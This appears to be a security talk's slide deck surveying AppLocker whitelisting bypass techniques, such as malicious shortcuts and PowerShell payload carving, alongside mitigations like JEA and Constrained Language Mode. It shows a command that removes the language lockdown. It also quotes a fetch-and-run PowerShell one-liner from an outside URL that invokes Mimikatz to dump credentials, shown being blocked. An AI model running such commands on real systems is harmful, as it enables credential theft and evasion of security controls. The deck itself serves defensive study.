


AppLocker Bypass

- a survey -


Why look into system abuse?

- More reliable & “cheaper” than exploits
- Some flaws **CANNOT be patched because it's a feature**, not a bug...



What are we trying to do?

- AppWhitelisting can block a bulk of malware... but it is not sufficient on its own
- Evaluate hardening**/products (do without if possible or look for alternatives)



If we don't look into it, someone else will....

- **It is already in public domain (aka Internet)**, I focused largely on **Casey Smith's (aka @subtee)** work
<https://github.com/subTee>
- There are other researchers...https://cansecwest.com/slides/2016/CSW2016_Freingruber_Bypassing_Application_Whitelisting.pdf
- Techniques are used by threat actors & malware authors

How many methods?


- 13 known methods listed in <https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt> **a lot more not in public domain...**
- #Asymmetry
- Can be generalized...

Type 1

Indirect loading of **compiled codes** using system components/mechanisms


Type 2

OS or whitelisted app **scripting** features



**“Isn’t there DENY path
AppLocker rules’ you say?**


**It is good practice to add deny rules for
whitelisted-user-writable paths, especially
for scripting abuse & EXEs but for DLLs...**



0. Check that rule works

AllTheThings.doc is actually a DLL

1. double-click



2. gain C2

Limitations of Blacklisting

- Custom payloads can easily bypass AV (which is a form of blacklist) #4free... VS2017 Community Ed is free!
- AppLocker (or equivalent) can block non-admin/technical users from running these OS components (in a blacklist)... useful for eg. Internet Kiosks/Zone
 - but some can't be blocked as it is needed by Windows eg. Control panel -> rundll32, some IT depts **won't** block Powershell & WScript/CScript as these tools are in use...
- **How about system administrators & technical users?**

How to run such methods?

- **AppLocker rules will typically allow LNK files**, else many shortcuts for apps will break... cmd.exe blocked? No problem, create a shortcut & point to the component!
 - LNK file is popular... why? **Fake icon -> trick -> run**... Can even embed full payload & use Powershell to execute (will demo later)
 - Exploits -> shellcodes -> abuse system components
eg. (Browser Drive-By like Exploit-kits + System components abuse = ‘File-less’ infection) with 0 executable files dropped, persistence/installation via registry/WMI/scheduled tasks abuses etc
- * *won't talk about exploits (use only when needed)... patches/products can deal with that*

Malicious LNK builder

- <https://www.uperesia.com/booby-trapped-shortcut-generator>
- **Why I like this? Allegedly used by APT groups. Highly flexible, only limited by our imagination...**
- Abusing LNK is nothing new, but this.. this is clever way to embed complex payload & overcoming ‘payload size’ limitation... overview on the next slide....

BOOBY TRAPPED SHORTCUT



Victim clicks on the shortcut. Powershell is called with a base64 encoded command. The encoded command is a carving script.



Carving script reads a byte stream from the 'lnk' file. The byte stream contains a script written in powershell. This script is decoded and executed.




The carved out script contains an embedded .NET executable. This .NET executable is loaded into memory and executed.

DEMO @ [https://www.youtube.com/watch?
v=fKSDi0kEwsI](https://www.youtube.com/watch?v=fKSDi0kEwsI)

Mitigate Powershell Abuse

- Use AppLocker/Microsoft **Just Enough Administration** to block user groups that don't need Powershell.exe



- Better to ~~remove~~ **limit** Powershell access given the trend of scripting abuses! You can remove it but there are **public/free toolkits** that can run Powershell agents w/o Powershell.exe...
- From a **Threat Simulation** perspective, we need to consider other means to launch codes via LNK/Macros...



Just Enough Administration Role Capability

The screenshot shows the Windows Registry Editor with a focus on a policy key. The left pane shows a tree structure with 'NetworkProvider', 'PowerShell' (which contains 'ConsoleSessionConfiguration'), 'safer', and 'SettingSync'. The right pane is a table with columns 'Name', 'Type', and 'Data'. It contains three entries: '(Default)' (REG_SZ, value not set), 'EnableConsoleSessionConfiguration' (REG_DWORD, 0x00000001 (1)), and 'ConsoleSessionConfigurationName' (REG_SZ, BabysFirstJEARoleCapability). The full path 'Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policy\Microsoft\Windows\PowerShell\ConsoleSessionConfiguration' is highlighted with a red box at the bottom of the left pane.

The screenshot shows a Command Prompt window with the title 'Command Prompt'. It displays a PowerShell session starting with 'C:\>powershell'. The output shows the standard PowerShell copyright notice. Below it, an error message is displayed in a red box: 'The shell cannot be started. A failure occurred during initialization: Cannot create or open the configuration session BabysFirstJEARoleCapability.' The prompt 'C:\>' is shown again below the error.

The screenshot shows an 'Administrator: Command Prompt - powershell' window. It starts with the Windows PowerShell copyright notice. The user then types 'C:\WINDOWS\system32>powershell' and receives a standard PowerShell session. The prompt 'PS>' is shown at the bottom.

Example of a locally enforced JEA config blocking non-admin PowerShell. Requires PS v5.1. /cc @vector_sec



Remove Constrained Language Mode:

```
Remove-Item Env:\_PSLockdownPolicy
```

Check Language Mode:

```
$ExecutionContext.SessionState.LanguageMode
```

Enabling PowerShell Constrained Language mode is another method that can be used to mitigate PowerShell attacks.

Pairing PowerShell v5 with AppLocker – Constrained Language Mode No Longer Easily Bypassed.

PowerShell v5 also supports automatic lock-down when AppLocker is deployed in “Allow” mode. Applocker Allow mode is true whitelisting and can prevent any unauthorized binary from being executed. PowerShell v5 detects when Applocker Allow mode is in effect and sets the PowerShell language to Constrained Mode, severely limiting the attack surface on the system. With Applocker in Allow mode and PowerShell running in Constrained Mode, it is not possible for an attacker to change the PowerShell language mode to full in order to run attack tools. When AppLocker is configured in “Allow Mode”, PowerShell reduces its functionality to “Constrained Mode” for interactive input and user-authored scripts. Constrained PowerShell only allows core PowerShell functionality and prevents execution of the extended language features often used by offensive PowerShell tools (direct .NET scripting, invocation of Win32 APIs via the Add-Type cmdlet, and interaction with COM objects).

Note that scripts allowed by AppLocker policy such as enterprise signed code or in a trusted directory are executed in full PowerShell mode and not the Constrained PowerShell environment. This can't be easily bypassed by an attacker, even with admin rights.

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFUI'); Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFUI'); ...
+
+ CategoryInfo          : PermissionDenied: () [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
